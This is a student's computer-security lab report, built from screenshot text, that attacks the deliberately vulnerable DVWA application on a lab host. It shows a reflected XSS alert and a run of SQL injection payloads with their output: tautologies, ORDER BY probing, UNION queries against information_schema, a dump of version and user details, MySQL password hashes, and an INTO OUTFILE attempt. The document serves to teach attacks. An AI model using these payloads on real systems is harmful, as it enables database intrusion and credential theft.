

Nalongsone Danddank Student ID : 14958950 StarID: jf3893pd

Email: [nalongsone.danddank@my.metrostate.edu](mailto:nalongsone.danddank@my.metrostate.edu)

### ICS382/CYBR332-51 —Computer Security

#### Lab #8 Report

#### PERFORMING A WEB SITE AND DATABASE ATTACK BY EXPLOITING IDENTIFIED VULNERABILITIES

#### Part 1: Cross-Site Scripting Attacks.

A screenshot of a web browser window showing the Damn Vulnerable Web Application (DVWA) login page. The URL is <http://172.30.0.13/DVWA/login.php>. The page title is "Performing Web Site and Database Attack by Exploiting Identified Vulnerabilities". The header includes the date and time: "1.vWorkstation 2021-07-15 22:28:54" and the user's name: "Nalongsone-Danddank". The DVWA logo is displayed. The login form has fields for "Username" (admin) and "Password" (admin). A "Login" button is present. Below the form, a small note reads: "Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project".

A screenshot of a web browser window showing the DVWA Security page. The URL is <http://172.30.0.13/DVWA/security.php>. The page title is "Performing Web Site and Database Attack by Exploiting Identified Vulnerabilities". The header includes the date and time: "1.vWorkstation 2021-07-15 22:32:38" and the user's name: "Nalongsone-Danddank". The DVWA logo is displayed. On the left is a sidebar menu with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area is titled "DVWA Security" and contains a "Script Security" section. It says "Security Level is currently high." and "You can set the security level to low, medium or high." A dropdown menu shows "high" selected, with a "Submit" button next to it. Below this is a "PHPIDS" section. It says "PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications." and "You can enable PHPIDS across this site for the duration of your session." It also says "PHPIDS is currently disabled." with a link "[enable PHPIDS]" and "[Simulate attack] - [View IDS log]". At the bottom of the page, a note says "Damn Vulnerable Web Application (DVWA) v1.8". A confirmation dialog box is visible at the bottom, asking "Would you like to store your password for 172.30.0.13?". The options are "Yes", "Not for this site", and "Cancel". The status bar at the bottom right shows the date and time: "8:32 PM 7/15/2021".

http://172.30.0.13/DVWA/security.php# Damn Vulnerable Web App 1.vWorkstation 2021-07-15 22:33:06 Nalongsone Danddank

**DVWA Security**

**Script Security**

Security Level is currently **low**.  
You can set the security level to low, medium or high.  
The security level changes the vulnerability level of DVWA.

low

---

**PHPIDS**

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.  
You can enable PHPIDS across this site for the duration of your session.  
PHPIDS is currently **disabled**. [[enable PHPIDS](#)]  
[[Simulate attack](#)] - [[View IDS log](#)]

Security level set to low

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

Would you like to store your password for 172.30.0.13? [More info](#)

8:33 PM 7/15/2021

http://172.30.0.13/DVWA/vulnerabilities/xss\_l# Damn Vulnerable Web App 1.vWorkstation 2021-07-15 22:35:15 Nalongsone Danddank

**Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?  
Nalongsone Danddank

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

View Source View Help

Username: admin  
Security Level: low  
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.8

8:35 PM 7/15/2021

http://172.30.0.13/DVWA/vulnerabilities/xss\_1

Damn Vulnerable Web Application

1.vWorkstation

2021-07-15 22:36:19

Nalongsone Danddank

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello Nalongsone

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/xss\_1

Damn Vulnerable Web Application

1.vWorkstation

2021-07-15 22:44:31

Nalongsone Danddank

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello

**More info**

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/xss\_1

Damn Vulnerable Web Application - DVWA v1.8

2021-07-15 22:37:34

Nalongsome Danddank

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello

More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Home Instructions Setup

Brute Force Command Execution CSRF

Insecure CAPTCHA File Inclusion SQL Injection

SQL Injection (Blind) Upload

XSS reflected XSS stored

DVWA Security PHP Info About

Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/xss\_1

Damn Vulnerable Web Application - DVWA v1.8

2021-07-15 22:45:36

Nalongsome Danddank

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello

More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Home Instructions Setup

Brute Force Command Execution CSRF

Insecure CAPTCHA File Inclusion SQL Injection

SQL Injection (Blind) Upload

XSS reflected XSS stored

DVWA Security PHP Info About

Logout

Username: admin  
Security Level: low  
PHPIDS: disabled


View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

A screenshot of the DVWA application interface. The URL is [http://172.30.0.13/DVWA/vulnerabilities/xss\\_r](http://172.30.0.13/DVWA/vulnerabilities/xss_r). The title bar shows "Performing a Web Site and Database Attack by Exploiting Identified Vulnerabilities". The main content area displays the title "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, a sidebar menu lists various attack types, with "XSS reflected" highlighted in green. A form asks "What's your name?" with a text input containing "Hello" and a "Submit" button. Below the form, a modal window titled "Message from webpage" contains the text "vulnerability exposed to Nalongsone Danddank" with a yellow warning icon. The status bar at the bottom indicates "1.vWorkstation 2021-07-15 22:39:28 Nalongsone Danddank".

## Part 2: SQL Injection Attacks.

A screenshot of the DVWA application interface. The URL is [http://172.30.0.13/DVWA/vulnerabilities/sql\\_injection](http://172.30.0.13/DVWA/vulnerabilities/sql_injection). The title bar shows "Performing a Web Site and Database Attack by Exploiting Identified Vulnerabilities". The main content area displays the title "Vulnerability: SQL Injection". On the left, a sidebar menu lists various attack types, with "SQL injection" highlighted in green. A form asks "User ID:" with a text input containing "O'Malley" and a "Submit" button. Below the form, a section titled "More info" lists several URLs related to SQL injection. At the bottom, it shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" links. The status bar at the bottom indicates "1.vWorkstation 2021-07-15 22:48:34 Nalongsone Danddank".



A screenshot of the Damn Vulnerable Web Application (DVWA) v1.8 interface. The user is on the "SQL Injection" page. The left sidebar menu includes options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a heading "Vulnerability: SQL Injection". A form titled "User ID:" contains the value "a' OR 'x='x;#". Below the form, under "More info", there are several links related to SQL injection: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), <http://ferruh.maviluna.com/sql-injection-cheatsheet-oku/>, and <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>. At the bottom of the page, it shows "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" buttons. The footer of the page reads "Damn Vulnerable Web Application (DVWA) v1.8".

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Damn Vulnerable Web Application Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
Nalongsde Danddank

## Vulnerability: SQL Injection

User ID:

```
ID: a' OR 'x'='x';#
First name: admin
Surname: admin
```

```
ID: a' OR 'x'='x';#
First name: Gordon
Surname: Brown
```

```
ID: a' OR 'x'='x';#
First name: Hack
Surname: Me
```

```
ID: a' OR 'x'='x';#
First name: Pablo
Surname: Picasso
```

```
ID: a' OR 'x'='x';#
First name: Bob
Surname: Smith
```

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Damn Vulnerable Web Application (DVWA) v1.8

1.vWorkstation  
Nalongsde Danddank

## Vulnerability: SQL Injection

User ID:

```
a' ORDER BY 1;#
```

```
ID: a' OR 'x'='x';#
First name: admin
Surname: admin
```

```
ID: a' OR 'x'='x';#
First name: Gordon
Surname: Brown
```

```
ID: a' OR 'x'='x';#
First name: Hack
Surname: Me
```

```
ID: a' OR 'x'='x';#
First name: Pablo
Surname: Picasso
```

```
ID: a' OR 'x'='x';#
First name: Bob
Surname: Smith
```

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

This screenshot shows a successful blind SQL injection attack on the DVWA SQL Injection v1.8 application. The user has inputted the payload 'a' ORDER BY 1;# into the User ID field and submitted it. The application has responded with a timestamp indicating the attack was successful at 2021-07-15 22:54:01.

**Vulnerability: SQL Injection**

User ID:  
a' ORDER BY 1;#

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavifuna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

This screenshot shows a failed blind SQL injection attempt on the DVWA SQL Injection v1.8 application. The user has inputted the payload 'a' ORDER BY 2;# into the User ID field and submitted it. The application has responded with a timestamp indicating the attack was attempted at 2021-07-15 22:54:27.

**Vulnerability: SQL Injection**

User ID:  
a' ORDER BY 2;#

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavifuna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Performing a Web Site and Database Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 22:55:10  
Nalongsone Danddank

## Vulnerability: SQL Injection

User ID:  
`a' ORDER BY 3#`

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavifuna.com/sql-injection-cheatsheet-oku/>  
[http://pentestmonkey.net/cheat-sheet/sql-injection/mysql\\_sql\\_injection-cheat\\_sheet](http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql_injection-cheat_sheet)

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Performing a Web Site and Database Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 22:55:15  
Nalongsone Danddank

Unknown column '3' in 'order clause'

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Performing a Web Site and Database Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 22:55:51  
Nalongsone Danddank

## Vulnerability: SQL Injection

User ID:

R firstname IS NULL;#

Submit

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavifuna.com/sql-injection-cheatsheet-oku/>  
[http://pentestmonkey.net/cheat-sheet/sql-injection/mysql\\_sql\\_injection-cheat\\_sheet](http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql_injection-cheat_sheet)

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Performing a Web Site and Database Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 22:55:58  
Nalongsone Danddank

Unknown column 'firstname' in 'where clause'

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Performing a Web Site and Database Attack by Exploiting Identified Vulnerabilities

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Damn Vulnerable Web Application Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 22:56:33  
Nalongsone Danddank

**Vulnerability: SQL Injection**

User ID:

a' OR first\_name IS NI x Submit

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavifuna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Damn Vulnerable Web Application Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 22:58:11  
Nalongsone Danddank

**Vulnerability: SQL Injection**

User ID:

atabase() LIKE 'd%'.# x Submit

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavifuna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/sqlinjection

Damn Vulnerable Web Application Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
Nalongsde Danddank

## Vulnerability: SQL Injection

User ID:

```
ID: a' OR database() LIKE 'd%';#
First name: admin
Surname: admin
```

```
ID: a' OR database() LIKE 'd%';#
First name: Gordon
Surname: Brown
```

```
ID: a' OR database() LIKE 'd%';#
First name: Hack
Surname: Me
```

```
ID: a' OR database() LIKE 'd%';#
First name: Pablo
Surname: Picasso
```

```
ID: a' OR database() LIKE 'd%';#
First name: Bob
Surname: Smith
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

http://172.30.0.13/DVWA/vulnerabilities/sqlinjection

Damn Vulnerable Web Application (DVWA) v1.8

1.vWorkstation  
2021-07-15 23:00:07  
Nalongsde Danddank

## Vulnerability: SQL Injection

User ID:

```
ion_schema.tables#|x| Submit
```

```
ID: a' OR database() LIKE 'd%';#
First name: admin
Surname: admin
```

```
ID: a' OR database() LIKE 'd%';#
First name: Gordon
Surname: Brown
```

```
ID: a' OR database() LIKE 'd%';#
First name: Hack
Surname: Me
```

```
ID: a' OR database() LIKE 'd%';#
First name: Pablo
Surname: Picasso
```

```
ID: a' OR database() LIKE 'd%';#
First name: Bob
Surname: Smith
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

http://172.30.0.13/DVWA/vulnerabilities/sqlinjection

1.vWorkstation DVWA Nalongsida Panddank

## Vulnerability: SQL Injection

User ID:

```
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: CHARACTER_SETS  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: COLLATIONS  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: COLUMN_PRIVILEGES  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: ENGINES  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: EVENTS  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: FILES  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: GLOBAL_STATUS  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: GLOBAL_VARIABLES
```

http://172.30.0.13/DVWA/vulnerabilities/sqlinjection

1.vWorkstation DVWA Nalongsida Panddank

## Vulnerability: SQL Injection

User ID:

```
ECT 1, @@version;#|x Submit
```

```
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: CHARACTER_SETS  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: COLLATIONS  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: COLUMN_PRIVILEGES  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: ENGINES  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: EVENTS  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: FILES  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: GLOBAL_STATUS  
  
ID: a' UNION SELECT table_schema, table_name FROM information_schema.tables;#  
First name: information_schema  
Surname: GLOBAL_VARIABLES
```

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Damn Vulnerable Web Application Database Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 20:01:14  
Nalongsone Danddank

## Vulnerability: SQL Injection

User ID:

Submit

ID: a' UNION ALL SELECT 1, @@version;#  
First name: 1  
Surname: 5.5.53-0+deb7u1

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
[http://pentestmonkey.net/cheat-sheet/sql-injection/mysql\\_sql-injection-cheat-sheet](http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql-injection-cheat-sheet)

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Damn Vulnerable Web Application Database Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 20:01:51  
Nalongsone Danddank

## Vulnerability: SQL Injection

User ID:

system\_user(), user(),# x Submit

ID: a' UNION ALL SELECT 1, @@version;#  
First name: 1  
Surname: 5.5.53-0+deb7u1

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
[http://pentestmonkey.net/cheat-sheet/sql-injection/mysql\\_sql-injection-cheat-sheet](http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql-injection-cheat-sheet)

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Damn Vulnerable Web Application Database Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 20:01:57  
Nalongsone Danddank

## Vulnerability: SQL Injection

User ID:

Submit

ID: a' UNION ALL SELECT system\_user(), user();#  
First name: root@localhost  
Surname: root@localhost

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
[http://pentestmonkey.net/cheat-sheet/sql-injection/mysql\\_sql-injection-cheat-sheet](http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql-injection-cheat-sheet)

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

http://172.30.0.13/DVWA/vulnerabilities/sql\_injection

Damn Vulnerable Web Application Database Attack by Exploiting Identified Vulnerabilities

1.vWorkstation  
2021-07-15 20:03:56  
Nalongsone Danddank

## Vulnerability: SQL Injection

User ID:

Submit

ID: a' UNION ALL SELECT system\_user(), user();#  
First name: root@localhost  
Surname: root@localhost

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
[http://pentestmonkey.net/cheat-sheet/sql-injection/mysql\\_sql-injection-cheat-sheet](http://pentestmonkey.net/cheat-sheet/sql-injection/mysql_sql-injection-cheat-sheet)

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

DVWA v1.6 Workstation

1.vWorkstation

DVWA

Nalongsde Danddank

## Vulnerability: SQL Injection

User ID:

```
ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: debian-sys-maint
Surname: *75FAB0E9A569DBCA478523373F51B4D5D4CD664E
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

DVWA v1.6 Workstation

1.vWorkstation

DVWA

Nalongsde Danddank

## Vulnerability: SQL Injection

User ID:

```
TO OUTFILE 'test1.txt' x
```

```
ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: root
Surname: *9CFBBC772F3F6C106020035386DA5BBBBF1249A11

ID: a' UNION ALL SELECT user, password FROM mysql.user;# priv;#
First name: debian-sys-maint
Surname: *75FAB0E9A569DBCA478523373F51B4D5D4CD664E
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

[View Source](#) [View Help](#)

This screenshot shows a successful SQL injection attack on the DVWA SQL Injection v1.8 application. The user has inputted the string 'test1\_Nalongsone.txt' into the 'User ID:' field and clicked 'Submit'. The page displays the results of the exploit.

**Vulnerability: SQL Injection**

User ID:  Submit

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavifuna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

This screenshot shows a failed attempt at exploiting the DVWA SQL Injection v1.8 application. The user has inputted an empty string '' into the 'User ID:' field and clicked 'Submit'. The page displays an error message indicating the exploit failed.

**Vulnerability: SQL Injection**

User ID:  Submit

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://ferruh.mavifuna.com/sql-injection-cheatsheet-oku/>  
<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.8

End.